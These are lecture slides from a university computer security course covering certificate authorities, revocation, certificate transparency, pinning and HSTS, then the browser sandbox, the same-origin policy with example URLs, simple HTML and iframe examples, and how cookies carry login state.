CSE 484 : Computer Security and Privacy

Web Security
[Overview + Browser Security Model]

Fall 2021

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
Administrivia

- HW2: Nov 5th (Friday)

Review: Hierarchical Approach for Certificates

- Single CA certifying every public key is impractical
- Instead, use a trusted root authority (e.g., Verisign)
  - Everybody must know the root's public key
  - Instead of single cert, use a certificate chain
    - $\text{sig}_{\text{Verisign}}$(“AnotherCA”, $\text{PK}_{\text{AnotherCA}}$), $\text{sig}_{\text{AnotherCA}}$(“Alice”, PK_{A})
  - Not shown in figure but important:
    - Signed as part of each cert is whether party is a CA or not



- What happens if root authority is ever compromised?

More Rogue Certs

- In Jan 2013, a rogue *.google.com certificate was issued by an intermediate CA that gained its authority from the Turkish root CA TurkTrust
  - TurkTrust accidentally issued intermediate CA certs to customers who requested regular certificates
  - Ankara transit authority used its certificate to issue a fake *.google.com certificate in order to filter SSL traffic from its network
- This rogue *.google.com certificate was trusted by every browser in the world

Bad CAs

- DarkMatter (https://groups.google.com/g/mozilla.dev.security.policy/c/nnLVNfqgz7g/m/TseYqDzaDAAJ and https://bugzilla.mozilla.org/show_bug.cgi?id=1427262)
  - Security company wanted to get CA status
  - Questionable practices
- Symantec! (https://wiki.mozilla.org/CA:Symantec_Issues)
  - Major company, regular participant in standards
  - Poor practices, mismanagement 2013-2017
  - CA distrusted in Oct 2018
- Recall: Turtles all the way down. How can we trust the CAs? What happens if we can’t?

Certificate Revocation

- Revocation is <u>very</u> important
- Many valid reasons to revoke a certificate
  - Private key corresponding to the certified public key has been compromised
  - User stopped paying their certification fee to this CA and CA no longer wishes to certify them
  - CA's private key has been compromised!
- Expiration is a form of revocation, too
  - Many deployed systems don't bother with revocation
  - Re-issuance of certificates is a big revenue source for certificate authorities

Certificate Revocation Mechanisms

- Certificate revocation list (CRL)
  - CA periodically issues a signed list of revoked certificates
    - Credit card companies used to issue thick books of canceled credit card numbers
  - Can issue a “delta CRL” containing only updates
- Online revocation service
  - When a certificate is presented, recipient goes to a special online service to verify whether it is still valid
    - Like a merchant dialing up the credit card processor

Attempt to Fix CA Problems: Certificate Transparency

- **Problem:** browsers will think nothing is wrong with a rogue certificate until revoked
- **Goal:** make it impossible for a CA to issue a bad certificate for a domain *without the owner of that domain knowing*
- **Approach:** auditable certificate logs
  - Certificates published in public logs
  - Public logs checked for unexpected certificates


www.certificate-transparency.org

Attempt to Fix CA Problems:
Certificate Pinning


- Trust on first access: tells browser how to act on subsequent connections
- HPKP – HTTP Public Key Pinning
  - Use these keys!
  - HTTP response header field "`Public-Key-Pins`"
- HSTS – HTTP Strict Transport Security
  - Only access server via HTTPS
  - HTTP response header field "`Strict-Transport-Security`"

Next Major Topic!
Web+Browser Security

Big Picture: Browser and Network



Where Does the Attacker Live?



Mitigation: SSL/TLS (not covered further)

Mitigation: Browser security model + web app security (this/next week)

Two Sides of Web Security


(1) Web browser

- Responsible for securely confining content presented by visited websites

(2) Web applications

- Online merchants, banks, blogs, Google Apps …
- Mix of server-side and client-side code
  - Server-side code written in PHP, JavaScript, C++ etc.
  - Client-side code written in JavaScript (… sort of)
- Many potential bugs: XSS, XSRF, SQL injection

But at least 3 actors!




User
+
Browser

Network


Browser: All of These Should Be Safe

- Safe to visit an evil website

- Safe to visit two pages
  - Simultaneously
  - Sequentially



- Safe delegation




Browser Security Model

Goal 1: Protect local system from web attacker
→ Browser Sandbox

http://a.com
A.com

Goal 2: Protect/isolate web content from other web content
→ Same Origin Policy




Browser Sandbox

Goals: Protect local system from web attacker; *protect websites from each other*

- E.g., safely execute JavaScript provided by a website
- No direct file access, limited access to OS, network, browser data, content from other websites
- Tabs **(new: also iframes!)** in their own processes
- Implementation is browser and OS specific*

*For example, see: https://chromium.googlesource.com/chromium/src/+/master/docs/design/sandbox.md




	High-quality report with functional exploit
Sandbox escape / Memory corruption in a non-sandboxed process	$30,000

From Chrome Bug Bounty Program

Same Origin Policy

Goal: Protect/isolate web content from other web content

Website origin = (scheme, domain, port)



Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)

[Example from Wikipedia]

Same Origin Policy is Subtle!


- Browsers don’t (or didn’t) always get it right...

- Lots of cases to worry about it:
  - DOM / HTML Elements
  - Navigation
  - Cookie Reading
  - Cookie Writing
  - Iframes vs. Scripts

HTML + DOM + JavaScript


```
<html> <body>
<h1>This is the title</h1>
<div>
<p>This is a sample page.</p>
<script>alert(“Hello world”);</script>
<iframe src=“http://example.com”>
</iframe>
</div>
</body> </html>
```

Document Object Model (DOM)




Same-Origin Policy: DOM

Only code from same origin can access HTML elements on another site (or in an iframe).



www.bank.com (the parent) **can** access HTML elements in the iframe (and vice versa).


```
<html> <body>
<iframe
  src=“http://www.bank.com/iframe.html”>
</iframe>
</body> </html>
```



www.evil.com (the parent) **cannot** access HTML elements in the iframe (and vice versa).

Browser Cookies

- HTTP is stateless protocol
- Browser cookies are used to introduce state
  - Websites can store small amount of info in browser
  - Used for authentication, personalization, tracking…
  - Cookies are often secrets



POST login.php
username and pwd

HTTP Header: Set-cookie:
login_token=13579;
domain = (who can read) ;
expires = (when expires)

GET restricted.html
Cookie: login_token=13579

